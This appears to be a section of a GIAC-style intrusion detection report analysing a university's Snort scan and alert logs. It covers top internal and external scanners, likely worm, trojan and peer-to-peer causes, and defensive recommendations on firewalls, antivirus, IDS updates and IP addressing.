The way in which the scans are analyzed is different than the alerts. The scan records are standard SYN, FIN, UDP, NULL, etc. Listing some of the more active IP's performing scans would be beneficial, rather than grouping them by

the scan type. The charts below show some of the more active scanners, and information on each.

Source IP	# of Scan Records	% of Internal Scans	Unique Dest. IPs
MY.NET.1.3	453781	22.95%	38457
MY.NET.150.101	228199	11.54%	345
MY.NET.218.230	103179	5.22%	24794
MY.NET.137.7	84466	4.27%	5168
MY.NET.97.238	80391	4.07%	77971
MY.NET.218.90	55512	2.81%	8653
MY.NET.97.41	53232	2.69%	43659
MY.NET.83.69	52065	2.63%	22107
MY.NET.84.178	44983	2.28%	12361
MY.NET.219.18	44859	2.27%	3797
MY.NET.217.78	43648	2.21%	16777
MY.NET.97.207	43415	2.20%	43203
MY.NET.97.23	31234	1.58%	31147
MY.NET.87.50	29963	1.52%	897
MY.NET.97.225	28614	1.45%	28483
MY.NET.97.159	25788	1.30%	25715
MY.NET.87.29	24629	1.25%	394
MY.NET.97.56	23280	1.18%	23110
MY.NET.97.48	22604	1.14%	22543
MY.NET.217.186	21509	1.09%	9302

Source IP	# of Scan Records	% of External Scans	Unique Dest. IPs
64.60.158.134	33594	1.21%	23118
210.85.40.246	31266	1.12%	21830
213.51.112.148	31017	1.11%	23270
219.113.71.128	30913	1.11%	21429
212.64.126.207	30807	1.11%	23889
210.68.62.169	29179	1.05%	23332
61.166.33.140	28561	1.03%	20077
66.68.78.136	28491	1.02%	19728
62.219.112.26	28171	1.01%	20476
220.170.240.186	28144	1.01%	20772
218.65.62.40	27297	0.98%	19291
217.162.230.236	27281	0.98%	21335
200.101.235.2	27130	0.97%	19198
220.15.180.25	27022	0.97%	19895
80.15.28.31	26965	0.97%	22143
12.237.237.146	26768	0.96%	19391
67.99.117.115	24578	0.88%	20379
24.128.134.254	24512	0.88%	17947
195.16.59.35	24429	0.88%	18793
66.166.214.150	24374	0.88%	18444

Internal Scanners

Internal Scan #1: MY.NET.97.0/24

Number of scan records: 489,654
Common destination ports: 137, 80, 139

Sample Scans:

```
May 31 10:01:42 MY.NET.97.238:1029 -> 182.96.216.179:137 UDP
May 31 10:01:43 MY.NET.97.238:1029 -> 182.96.216.184:137 UDP
May 31 10:01:43 MY.NET.97.238:1027 -> 194.142.246.189:137 UDP
May 31 10:01:43 MY.NET.97.238:1029 -> 182.96.216.185:137 UDP
May 31 10:01:43 MY.NET.97.238:1027 -> 194.142.246.190:137 UDP
May 31 10:01:43 MY.NET.97.238:1031 -> 40.91.216.168:137 UDP
```

Summary:

This network has been the source of many alerts, and seems to be the source of a lot of scans as well. Going through the scans, over 400,000 of the alerts are destined to port 137 and 139 (mostly 137), meaning that a good

number of these machines may be infected with a virus and / or are scanning remote hosts for NetBIOS vulnerabilities. This is a popular port when it comes to scans as of the May and June time frame.

The port 80 scans are mostly from MY.NET.97.41, which was identified earlier as a host that was trying to infect remote machines with a version of Code Red or a similar virus.

Recommendations:

It is clear that this network has some active hostile activity going on. It should definitely be investigated for compromise. Anti-virus software would help, but some of this may be malicious user activity. It would be helpful to monitor usage on some of the more talkative machines on this network.

Also, ensure port 137 and 139 are blocked at the perimeter firewalls. There is no need for these ports to be open to the Internet.

Internal Scan #2: MY.NET.1.3

Number of scan records: 453,781
Common destination ports: 53, 123

Sample Scans:

```
May 31 00:57:27 MY.NET.1.3:32832 -> 198.78.128.128:53 UDP
May 31 00:57:27 MY.NET.1.3:32832 -> 205.171.9.242:53 UDP
May 31 00:57:29 MY.NET.1.3:32832 -> 216.227.56.20:53 UDP
May 31 00:57:29 MY.NET.1.3:32832 -> 64.30.64.8:53 UDP
May 31 00:57:30 MY.NET.1.3:32832 -> 64.49.253.30:53 UDP
May 31 00:57:30 MY.NET.1.3:32832 -> 209.208.0.96:53 UDP
```

Summary:

At first I thought this host may have been infected with something, but it turns out that 452,000 of the 'scans' are actually DNS traffic, and the rest are mostly NTP. These are two of the services that I found this device to offer. These actually look like DNS forwarding requests. Although it is bizarre that the source port remains the same, this may be specific to the DNS software.

Recommendations:

Nothing serious needs to be done here. This host looks clean, at least from a scanning perspective. The reason for the consistent source port should be checked though.

Internal Scan #3: MY.NET.217.0/24, .218.0/24, .219.0/24

Number of scan records: 403,361
Common destination ports: 6257, 41170, 6346, 6112, 1214

Sample Scans:

```
Jun  1 18:50:24 MY.NET.219.18:61664 -> 12.43.98.6:6346 SYN ******S*
Jun  1 18:50:24 MY.NET.219.18:61666 -> 67.87.104.22:6346 SYN ******S*
Jun  1 18:50:24 MY.NET.219.18:61676 -> 68.72.143.216:6346 SYN ******S*
Jun  1 18:50:25 MY.NET.219.18:61648 -> 68.7.167.24:6346 FIN *******F
Jun  1 18:50:25 MY.NET.219.18:61653 -> 68.65.205.100:6346 FIN *******F
Jun  1 18:50:25 MY.NET.219.18:61680 -> 68.105.172.25:6346 SYN ******S*
Jun  1 18:50:25 MY.NET.219.18:61682 -> 24.229.5.244:6346 SYN ******S*
Jun  1 18:50:29 MY.NET.219.18:61666 -> 67.87.104.22:6346 SYN ******S*
```

Summary:

The users on these subnets are avid peer to peer file sharing users and gamers. It looks like these hosts are making extensive use of peer to peer software such as WinMX (port 6257), Blubster (41170) and Gnutella (6346). Some are also users of Blizzard Entertainment games such as Diablo and Starcraft, which use port 6112. In the Alert Details section of this paper, we see that some of the hosts appear as the heavy WinMX users. The use of a Bliizzard game is also consistent, as the IP only hits port 6112 on a limited number of destination IP addresses, many of which are cable modem users.

Recommendations:

If the University has a policy which defines that this sort of activity is unacceptable, these hosts should be investigated and the activity stopped by whatever means the University deems necessary. Please see the Top 10 File Sharing and Gaming Hosts for information on the big talkers in this realm.

Internal Scan #4: MY.NET.150.101

Sample Scans:

```
Jun  2 19:27:37 MY.NET.150.101:0 -> 217.120.57.127:0 UDP
Jun  2 19:27:37 MY.NET.150.101:3593 -> 217.120.57.127:666 UDP
Jun  2 19:27:37 MY.NET.150.101:0 -> 213.17.73.127:0 UDP
Jun  2 19:27:37 MY.NET.150.101:3588 -> 213.17.73.127:666 UDP
Jun  2 19:27:37 MY.NET.150.101:0 -> 81.68.153.106:0 UDP
Jun  2 19:27:37 MY.NET.150.101:3578 -> 81.68.153.106:666 UDP
Jun  2 19:27:37 MY.NET.150.101:3635 -> 217.44.47.50:666 UDP
```

Number of scan records: 228,199
Common destination ports: 0, 666

Summary:

There are a few bizarre events coming from this host. A huge series of UDP scans with source and destination port 0 (112,800 events) and high source ports with destination port 666 (109,572 events).

I searched on port 666 and it used to be commonly used by Doom, a first person shooter from ID Software. However, it has also been used for certain backdoors and trojans. UDP port 0 to 0 traffic is illegal according to specifications, so it looks like this host is performing some hostile activity, and may be infected by a trojan or virus.

Recommendations:

This host needs to be investigated immediately for compromise. It may be infected with some sort of trojan, or a user may be performing malicious activity on it. As this host has been identified as a server, it is even more critical that the problem be remedied as soon as possible.

Internal Scan #5: MY.NET.137.7

Number of scan records: 84,466
Common destination ports: 53

Sample Scans:

```
May 31 04:09:03 MY.NET.137.7:29831 -> 204.183.84.243:53 UDP
May 31 04:09:03 MY.NET.137.7:29831 -> 200.33.146.217:53 UDP
May 31 04:09:02 MY.NET.137.7:29831 -> 200.33.150.193:53 UDP
May 31 04:09:02 MY.NET.137.7:29831 -> 200.23.242.193:53 UDP
May 31 03:57:16 MY.NET.137.7:29913 -> 216.239.32.10:53 UDP
May 31 03:57:15 MY.NET.137.7:29913 -> 167.206.1.103:53 UDP
```

Summary:

Investigation on this IP also reveals a lot of DNS traffic, which is expected as this is a DNS server. A great deal of traffic is destined to 204.183.84.243, which belongs to Consult Dynamics, Inc. in Wilmington, Delaware. It may be valid traffic, but it should definitely be checked as there are a large number of queries spanning May 31st to June 1st.

Recommendations:

Check the logs on the server for that IP and see if the DNS traffic was legitimate.

External Scanners

As the number of scans is very similar from the external side, with no interesting, obvious patterns, a list of top scanned ports will be used in the analysis as well. The table below displays this port information.

Dest. port	# of scan records	Unique Src. IPs	Unique Dest. IPs	Common Service
445	1659070	441	44753	microsoft-ds
80	387295	195	44758	http
135	205990	18	44131	win-rpc
1433	130978	17	42657	sql
139	89345	533	32073	netbios
17300	64833	11	34489	kuang2
21	59675	14	33969	ftp
1080	42271	13	29895	socks-proxy
443	29737	17	21203	https
4899	24517	2	18850	radmin
6970	20098	6	61	realaudio
137	11509	248	9778	netbios
500	11422	1	9035	ike
111	7484	2	7483	rpc
3389	7045	2	6849	terminal-srv
12345	6011	3	5401	netbus, trojan
2627	5910	1	5910	moshebeeri
901	3818	4	3575	swat
25	2971	97	457	smtp
1182	2773	8	92	wingate?

External Scan #1: Destination Port 445, 135, 137, 139

Number of Records: 1,965,914

Sample Scans:

```
Jun  2 06:16:50 64.60.158.134:1357 -> MY.NET.134.182:445 SYN ******S*
Jun  2 06:16:50 64.60.158.134:1364 -> MY.NET.134.189:445 SYN ******S*
Jun  2 06:16:50 64.60.158.134:1316 -> MY.NET.134.141:445 SYN ******S*
Jun  2 06:16:50 64.60.158.134:1315 -> MY.NET.134.140:445 SYN ******S*
Jun  2 06:16:50 64.60.158.134:1365 -> MY.NET.134.190:445 SYN ******S*
Jun  2 06:16:51 64.60.158.134:1374 -> MY.NET.134.199:445 SYN ******S*
```

Summary:

A vast majority of the IP's displayed in the table above are performing scans on these ports, mostly 445. A table of the top external NetBIOS talkers is shown below.

Source IP	# of Scan Records
64.60.158.134	33594
210.85.40.246	31266
219.113.71.128	30913
210.68.62.169	29179
61.166.33.140	28561
66.68.78.136	28491
62.219.112.26	28169
220.170.240.186	28144
218.65.62.40	27297
200.101.235.2	27130

These ports provide NetBIOS services and Microsoft directory services to Windows hosts on a network, and are used for sending and receiving files as well as share and user information. There are a great number of vulnerabilities in Windows which are exploitable if these ports are exposed to the internet. Trojans, viruses, and other unwelcome guests are usually copied to a Windows host via these ports. Scans like these are common on the internet now, and unprotected machines can be compromised in minutes.

Recommendations:

Ensure that these ports are closed off at all perimeter firewalls. There is no need for any of these to be open to the internet.

External Scan #2: Destination Port 80

Number of Records: 387,295

Sample Scans:

```
May 31 05:30:45 213.51.112.148:3834 -> MY.NET.20.115:80 SYN ******S*
May 31 05:30:45 213.51.112.148:3835 -> MY.NET.20.116:80 SYN ******S*
May 31 05:30:45 213.51.112.148:3836 -> MY.NET.20.117:80 SYN ******S*
May 31 05:30:45 213.51.112.148:3837 -> MY.NET.20.118:80 SYN ******S*
May 31 05:30:45 213.51.112.148:3838 -> MY.NET.20.119:80 SYN ******S*
May 31 05:30:45 213.51.112.148:3839 -> MY.NET.20.120:80 SYN ******S*
May 31 05:30:45 213.51.112.148:3853 -> MY.NET.20.134:80 SYN ******S*
May 31 05:30:45 213.51.112.148:3775 -> MY.NET.20.56:80 SYN ******S*
```

Summary:

Although some of the scans on port 80 may be legitimate web traffic, a lot of the top talkers scanning on this port are performing SYN scans across the MY.NET.0.0/16 network, looking for open web server ports. They are sequential ports for the most part, across many different, incrementing IP addresses. The following table shows the top offenders.

Source IP	# of Scan Records
213.51.112.148	31017
212.64.126.207	30807
217.162.230.236	27280
195.184.101.35	24273
80.143.122.96	22415
62.210.117.185	21180
132.248.34.237	18190
209.216.96.136	17339
80.11.92.229	16698
66.167.100.138	16096

A good number of the top external scanners are also coming from this list. These scans are likely reconnaissance / pre-attack probes and may be preliminary to an active targeting of a web server.

Recommendations:

Ensure that port 80 inbound to the network is only open to servers which require it, and that those servers are patched and up to date. Since the University does have web servers, it may be a good idea to report some of this activity to an ISP.

External Scan #3: Destination Port 1433

Number of Records: 130,978

Sample Scans:

```
Jun  4 03:33:52 67.99.117.115:3443 -> MY.NET.3.168:1433 SYN ******S*
Jun  4 03:33:52 67.99.117.115:3444 -> MY.NET.3.169:1433 SYN ******S*
Jun  4 03:33:52 67.99.117.115:3445 -> MY.NET.3.170:1433 SYN ******S*
Jun  4 03:33:52 67.99.117.115:3446 -> MY.NET.3.171:1433 SYN ******S*
Jun  4 03:33:52 67.99.117.115:3448 -> MY.NET.3.173:1433 SYN ******S*
Jun  4 03:33:52 67.99.117.115:3449 -> MY.NET.3.174:1433 SYN ******S*
```

Summary:

This is the common Microsoft SQL Server port, and scans on this port are not uncommon as SQL Spida is still roaming the internet trying to locate hosts to infect. This could also be someone just looking for open SQL Server ports to try and gain access to one. The table below shows five of the big scanners.

Source IP	# of Scan Records

67.99.117.115	24578
80.143.164.214	17912
172.177.5.179	15502
217.81.17.108	11805
213.220.81.3	11300

For in depth information on the SQL Spida vulnerability, it is thoroughly analyzed at the beginning of this paper.

Recommendations:

There is absolutely no need to allow incoming TCP port 1433 traffic into a network. Microsoft SQL Server is a back-end database application and should be serving web servers and the like internally. Check that port 1433 is closed off on perimeter firewalls, and make sure any existing Microsoft SQL Servers are patched and up to date.

Contacting the owners of some of these remote hosts may be in order as well. They may not know they have a SQL server (or a client) performing scans on remote machines.

External Scan #4: Destination Port 17300

Number of Records: 64,833

Sample Scans:

```
Jun  4 21:10:41 68.163.65.82:3528 -> MY.NET.250.181:17300 SYN ******S*
Jun  4 21:10:41 68.163.65.82:3529 -> MY.NET.250.182:17300 SYN ******S*
Jun  4 21:10:41 68.163.65.82:3530 -> MY.NET.250.183:17300 SYN ******S*
Jun  4 21:10:41 68.163.65.82:3531 -> MY.NET.250.184:17300 SYN ******S*
Jun  4 21:10:41 68.163.65.82:3532 -> MY.NET.250.185:17300 SYN ******S*
Jun  4 21:10:41 68.163.65.82:3533 -> MY.NET.250.186:17300 SYN ******S*
```

Summary:

This port is used by Kuang2, a virus / trojan that has been appearing again recently. When infected by Kuang2, a backdoor is installed that allows the attacker to remote control the machine, copy files back and forth, delete files, and perform many other functions. It is well documented on McAfee's web site[25].

Looking at the traffic in the log file, it looks like scans were done by remote hosts against the University's network looking for machines responding to port 17300.

While searching through these files, an internal host was found scanning this port. I included a sample of its activity below.

```
Jun  4 16:14:38 MY.NET.168.20:1219 -> 211.32.66.15:17300 SYN ******S*
Jun  4 16:14:38 MY.NET.168.20:1222 -> 211.32.66.18:17300 SYN ******S*
Jun  4 16:14:38 MY.NET.168.20:1223 -> 211.32.66.19:17300 SYN ******S*
Jun  4 16:14:38 MY.NET.168.20:1224 -> 211.32.66.20:17300 SYN ******S*
Jun  4 16:14:38 MY.NET.168.20:1225 -> 211.32.66.21:17300 SYN ******S*
```

I believe this host is infected with Kuang2. It should be investigated immediately.

Recommendations:

Ensure port 17300 is closed off at perimeter firewalls. There shouldn't be any legitimate applications using this port, so there should be no reason to have it open.

In addition, MY.NET.168.20 should be investigated immediately for compromise.

External Scan #5: Destination Port 12345

Number of Records: 6,011

Sample scans:

```
May 31 00:44:34 218.51.125.211:3618 -> MY.NET.235.184:12345 SYN ******S*
May 31 00:44:34 218.51.125.211:3619 -> MY.NET.235.185:12345 SYN ******S*
May 31 00:44:34 218.51.125.211:3613 -> MY.NET.235.179:12345 SYN ******S*
May 31 00:44:34 218.51.125.211:3620 -> MY.NET.235.186:12345 SYN ******S*
May 31 00:44:35 218.51.125.211:3614 -> MY.NET.235.180:12345 SYN ******S*
May 31 00:44:34 218.51.125.211:3621 -> MY.NET.235.187:12345 SYN ******S*
```

Summary:

This is another trojan port, used by Netbus. Netbus is a remote control tool similar to Back Orifice, and provides a remote host with many functions including shutting down the system, uploading and downloading files, and keystroke recording. An article written by Seth Kulakow in the SANS Reading Room gives good detail on Netbus 2.1[26]. Although he states that Netbus is now commercially available, I do not believe it is any longer as I performed some searches and couldn't find any evidence of this. It was either taken off the market or renamed.

There is one host guilty of scanning the network for machines with the Netbus trojan installed. Checking the sample log file above, it is a simple TCP SYN scan on port 12345. The total number of records from this one host is 6,009. It was a scan that lasted only 12 minutes.


Recommendations:

Check to see that port 12345 is closed on the perimeter. Again, this is not a common service port for any legitimate applications and shouldn't need to be open.

The owner of this IP should also be contacted and notified of the activity. See the Top Five External Sources for contact information.

Link Graph

Below is an illustration of the IRC traffic between selected internal machines and hosts on the Internet. The hosts were selected from the analysis performed on Alert #2: [XXXX NIDS IRC Alert] traffic, and represent possible compromised machines or inappropriate IRC use.



Top Talkers

The tables below show the top talkers divided by certain criteria. As many top talkers have been identified already in the alert and scan details, they will not be mentioned here.

Top 10 Alert Sources

The following is a list of top 10 alert sources by internal and external IP address, as well as the more common alert triggered by each.

Internal Source IP	#	Common Alert

MY.NET.88.163	5132	[XXXX NIDS IRC Alert] XDCC client detected attempting to IRC
MY.NET.24.47	5002	High port 65535 tcp - possible Red Worm - traffic
MY.NET.83.100	4077	[XXXX NIDS IRC Alert] XDCC client detected attempting to IRC
MY.NET.97.92	2642	spp_http_decode: CGI Null Byte attack detected
MY.NET.97.177	1511	spp_http_decode: IIS Unicode attack detected
MY.NET.97.14	1100	High port 65535 udp - possible Red Worm - traffic
MY.NET.150.101	995	Incomplete Packet Fragments Discarded
MY.NET.97.97	844	spp_http_decode: CGI Null Byte attack detected
MY.NET.91.151	820	[XXXX NIDS IRC Alert] XDCC client detected attempting to IRC
MY.NET.97.79	636	spp_http_decode: IIS Unicode attack detected

External Source IP	#	Common Alert
66.207.164.23	17054	[XXXX NIDS IRC Alert] IRC user /kill detected possible trojan.
164.77.209.245	13611	SMB Name Wildcard
164.77.209.124	13590	SMB Name Wildcard
164.77.209.100	13357	SMB Name Wildcard
68.49.35.0	8187	MY.NET.30.4 activity
216.39.48.2	7862	CS WEBSERVER - external web traffic
200.179.85.42	7482	External RPC call
202.108.226.51	6684	SYN-FIN scan!
68.171.67.127	4485	Tiny Fragments - Possible Hostile Activity
80.212.2.4	3878	EXPLOIT x86 NOOP

Top 10 Web Talkers

Many of the alerts generated were coming from or destined to web servers. This list shows the top talkers involved in web transactions which generated alerts. The web services included were standard and secured (port 80, and port 443).

Internal IP	#		External IP	#
MY.NET.100.165	54612		216.39.48.2	7862
MY.NET.30.4	7135		80.212.2.4	3868
MY.NET.110.224	3527		216.33.240.250	2642
MY.NET.97.92	2642		66.77.73.236	2290
MY.NET.97.177	1511		80.178.68.208	1865
MY.NET.114.116	1502		147.83.141.236	1531
MY.NET.86.19	1071		218.145.28.69	1511
MY.NET.97.97	844		144.132.158.199	1347
MY.NET.97.79	636		209.216.96.136	1238
MY.NET.106.222	627		203.161.233.132	844

Top 10 IRC Chatters

As the University may have a policy regarding IRC traffic, these IP's should be investigated, especially the internal sources as they may indicate inappropriate use or an IRC trojan.

External Addresses				
Top 10 Source IPs	**Alerts**		**Top 10 Destination IPs**	**Alerts**
66.207.164.23	17054		207.176.172.181	4893
207.176.172.181	2057		208.194.163.37	3480
216.152.64.155	898		216.152.64.155	876
206.167.75.78	118		212.161.35.251	819
64.202.110.173	90		196.38.143.228	275
192.116.253.10	61		64.202.110.173	239
212.161.35.251	52		155.207.19.204	213
195.159.0.89	36		205.160.101.121	109
195.159.0.81	35		66.207.164.23	31
195.159.0.88	35		209.126.216.168	16

Internal Addresses				
Top 10 Source IPs	**Alerts**		**Top 10 Destination IPs**	**Alerts**
MY.NET.88.163	5132		MY.NET.190.95	17017
MY.NET.83.100	4077		MY.NET.88.163	2146
MY.NET.91.151	820		MY.NET.97.15	566
MY.NET.97.15	546		MY.NET.114.116	286
MY.NET.97.188	212		MY.NET.97.188	215
MY.NET.97.76	72		MY.NET.105.204	184
MY.NET.97.216	45		MY.NET.97.76	78
MY.NET.132.24	32		MY.NET.91.151	52
MY.NET.80.209	26		MY.NET.83.48	50
MY.NET.105.204	10		MY.NET.97.216	38

Top 10 File Sharing and Gaming Hosts

These are the top gamers and file sharers on the MY.NET.217.0/24, .218.0/24, and .219.0/24 network, as these three networks seem to have a lot of this activity occurring. Blizzard Games, Kazaa, Gnutella, and WinMX are some of the programs generating this traffic.

Source IP	# Records
MY.NET.218.230	89319
MY.NET.218.90	55264
MY.NET.219.18	22947
MY.NET.217.114	1369
MY.NET.217.178	1289
MY.NET.217.78	1103
MY.NET.219.58	983
MY.NET.217.186	689
MY.NET.217.42	677

MY.NET.217.18	512

Top Five External Sources

Source #1: Entel Chile S.A.

IP Address or Network: 164.77.209.0/24
Alerts: 40,558
Scans: 16
Net Range: 164.77.32.0 – 164.77.255.255
Location: Santiago, Chile
Phone: 562-360-2663
E-mail: lespinoza@entelchile.net

The number of SMB Name Wildcard alerts coming from three sources in this network is definitely worth noting. One IP also performed SYN scans on port 139 and 445.

Source #2: Hanaro Telecom

IP Address or Network: 218.51.125.211
Alerts: 0
Scans: 6,009
Net Range: 218.51.125.0 – 218.51.125.255
Location: Seoul, Korea
Phone: +82-80-8282-106
E-mail: info@hananet.net

This host is scanning for open Netbus ports across the University network.

Source #3: ColoGuys

IP Address or Network: 66.207.164.23
Alerts: 17,085
Scans: 0
Net Range: 66.207.160.0 – 66.207.175.255
Location: Fort Worth, TX, USA
Phone: 1-817-560-0305
E-mail: Noc@cologuys.com

This source looks to be an IRC server of some sort which MY.NET.190.95 is trying to access. The number of disconnects from this external host leads me to believe that MY.NET.190.95 has an IRC bot on it and is trying to get to its

'master' on this remote host. Although this may be a legitimate IRC server, it may also be a rogue IRC server which the ISP may not know about.

Source #4: Telenor Business Solution AS

IP Address or Network: 80.212.2.4
Alerts: 3,878
Scans: 0
Net Range: 80.212.0.0 – 80.212.255.255
Location: Fornebu, Norway
Phone: +47 22 77 19 00
E-mail: abuse@telenor.net

This source is one of the top web talkers, and the alerts coming from this IP address seem to be trying to exploit buffer overflows in web servers.

Source #5: TelePacific Communication

IP Address or Network: 64.60.158.134
Alerts: 9
Scans: 33,594
Net Range: 64.60.0.0 – 64.60.255.255
Location: Los Angeles, CA, USA
Phone: 1-877-487-8349
E-mail: abuse@telepacific.net

This source is the top external talker totaling scans and alerts. Its scans were against port 445 on a huge portion of the University's IP range, indicating that this host may be attempting to infect one of the University's machines with a virus or trojan.

Defensive Recommendations

The University does seem to have some defenses such as firewalls and possibly anti-virus in place, which is an excellent foundation for a good security infrastructure. If they did not have good firewalls, it is likely that there would have been many more compromised systems and alerts. The anti-virus system, though it exists, does not seem to exist everywhere. A good number of hosts, for example the MY.NET.97.0/24 network, look to be infected with viruses or trojans. I would recommend that the University implement a centralized anti-virus management system and install client software on all their computers. McAfee's ePolicy Orchestrator is a solid management system and allows remote updates of client machines and reports on infections.

The intrusion detection system seems lacking in regards to updated signatures and software. Throughout the analysis, I found several alerts whose signatures were well out of date, indicating that the intrusion detection systems, or at least this one, are not updated regularly. Therefore the new version of Snort, 2.0.0, probably isn't installed. The University would probably have had more meaningful and accurate alerts if the system was updated. This is something they should look into as soon as possible, as there are many new signatures which detect new vulnerabilities, attacks, and fix false positives for older signatures. Snort should be updated as well, as version 2.0.0 has updates for preprocessors and fixes vulnerabilities in the Snort engine.

To summarize the recommendations made throughout the alert and scan details, I would like to start by drawing attention to the MY.NET.97.0/24 network. A number of the more critical alerts came from here, and I would suggest the University investigate the hosts residing on this subnet for possible compromise. This is probably a subnet open to student use, and I would suggest auditing and logging the activity based on user access. If one does not exist already, an IDS on a choke point between this network and the rest of the University may be a good idea.

There was a substantial amount of peer to peer and IRC traffic found. If the University doesn't have a policy on this sort of software and activity, it definitely should. Traffic such as this not only causes heavy network congestion, but opens a host to possible compromise, especially in the case of IRC. I would suggest having the software removed from PC's exhibiting signs of having it installed, and make sure the users are aware that this sort of activity is unacceptable. The machines should also be scanned with anti-virus software as they may have been compromised unbeknownst to the user.

There are also some hosts which look to be performing hostile activity with regards to web and NetBIOS / Directory Services, and some look to be affecting a few of the University's servers. There are a number of Microsoft Windows vulnerabilities with regards to open file shares and IIS web services in the wild right now, and hosts displaying this activity should be checked immediately. In addition to this, as a point of good measure, the University should check all web servers and ensure they are patched and up to date.

One of my larger scale recommendations is with regards to the University's IP scheme. The University left their scan files untouched with regards to hiding their first two IP octets as they did in the alert and OOS files, but even without that information, it is obvious that they are using a public IP scheme in their internal network. One can tell just by watching a scan from one external IP address hitting 20,000+ internal IP addresses. I doubt their firewall has that much static translation on it. There are a number of reasons not to do this. For one, anyone on the Internet can actively target any machine on the University's internal network at their leisure. For remote hosts performing scans,

they can sweep the entire University network, where as if the University had a private IP scheme, they would hit advertised external IP addresses only. On a smaller scale, some viruses and trojans target public IP's only, so if a virus was brought into the network, it would not spread internally. The number of alerts would significantly drop as well, since the Internet would see only advertised IP's, and not the entire network. I would suggest that the University 'privatize' their internal IP scheme.

The ideal solution would be for the University to change their IP scheme to a private range, such as 10.0.0.0/8, 172.16.0.0/12, or 192.168.0.0/16. Changing the IP scheme of a University would be a monumental undertaking, as would be the cost associated with it. In light of this, I would suggest the University keep their current MY.NET.0.0/16 network for internal use, and use a different scheme for external use. In cooperation with their ISP, they could purchase a small IP range for web, mail, ftp, and any other servers requiring static public IP's, and use the rest of the small public IP range for port address translation on their firewalls for University internet access. Then have the ISP stop routing the MY.NET.0.0/16 network to the University. This will cut down the amount of unwanted traffic by a huge factor, and I believe they would be very pleased with the end result. From personal experience I can say that it makes system administration and security management much easier. This means administrators spend less time filtering through hordes of data, and the University may realize a very quick return on initial investment.

The Analysis Process

When I first downloaded the log files I thought that Snort Snarf would be a good tool to use, however it apparently doesn't work very well with IP address starting with 'my.net', so I decided to instead use MySQL. I already had a database with Apache and Webmin on my firewall, so there wasn't a lot of extra setup time. In addition, I am quite familiar with MySQL as I use it to store the log data of some production Snort systems I administer. The first thing I needed to do was to parse the log files into a format that I could use to dump into the database. I used 'cat' to merge all the alert, scan, and OOS files into three different files. I then used a Perl script written by Tod Beardsley in his GCIA[1], slightly altered to allow http decode data, to transform the alert and scan files into comma separated values format. The script adds a record at the beginning of each line stating whether it is an alert or scan record, so I also merged the alert and scan file using 'cat' into one large file.

However when I did try and put the files into the database, I got a lot of warnings. I ran some queries on the data and noticed that some of the destination port fields in the alert records were blank while some IP destination fields' fourth octet was a 4 or 5 digit number, always ending in 05 or 06. After some digging, I found that the files I merged had some corrupt lines of text,

where the destination IP ended and a date for a new line began. Below is a sample. Notice the destination port missing from the first line.

```
05/31-11:51:12.644430  [**] CS WEBSERVER - external web traffic [**]
216.39.48.2:49174 -> MY.NET.100.16505/31-12:02:09.932221  [**] SMB Name
Wildcard [**] 61.59.75.245:1025 -> MY.NET.221.253:137
```

There were also lines that just included a port number and a destination.

```
:6667 -> MY.NET.190.95:3732
```

The parsing script would not read these correctly. I went back and looked for where the corruption originated, and it turns out it originates on the GIAC website where the log files were retrieved. I downloaded the same files on three different machines, decompressed them and found the same results, same records. Apparently the alert logs the University is sending are corrupted in some way, and could even be a bug in a particular version of Snort they are running. I had to fix the log files before I analyzed them, and have attached the method I used to fix them in Appendix B. This left the 'csv' formatted files I wanted.

In MySQL, I created one database with multiple tables, and loaded the .csv files I created into the tables. I used one alert table, one scan table, and one table which had both alert and scan records. This way if I only wanted alert or scan data, I could just use the corresponding table as opposed to sorting through the 5 million records in the combined table. I left the OOS files out of the database, and decided that if I wanted to pull data from these, I would just use tools like 'cat', 'grep', and 'sed' to get what I needed.

Now that I had all the data ready to work with I had to figure out how I was going to pick the alerts that were of interest. I sorted out the alerts using the number of each alert as criteria. I then made decisions as to which alerts to analyze based on the number of alerts, apparent severity, and number of unique sources and destinations. Some alerts were common, such as the IRC alerts, and were combined into one analysis.

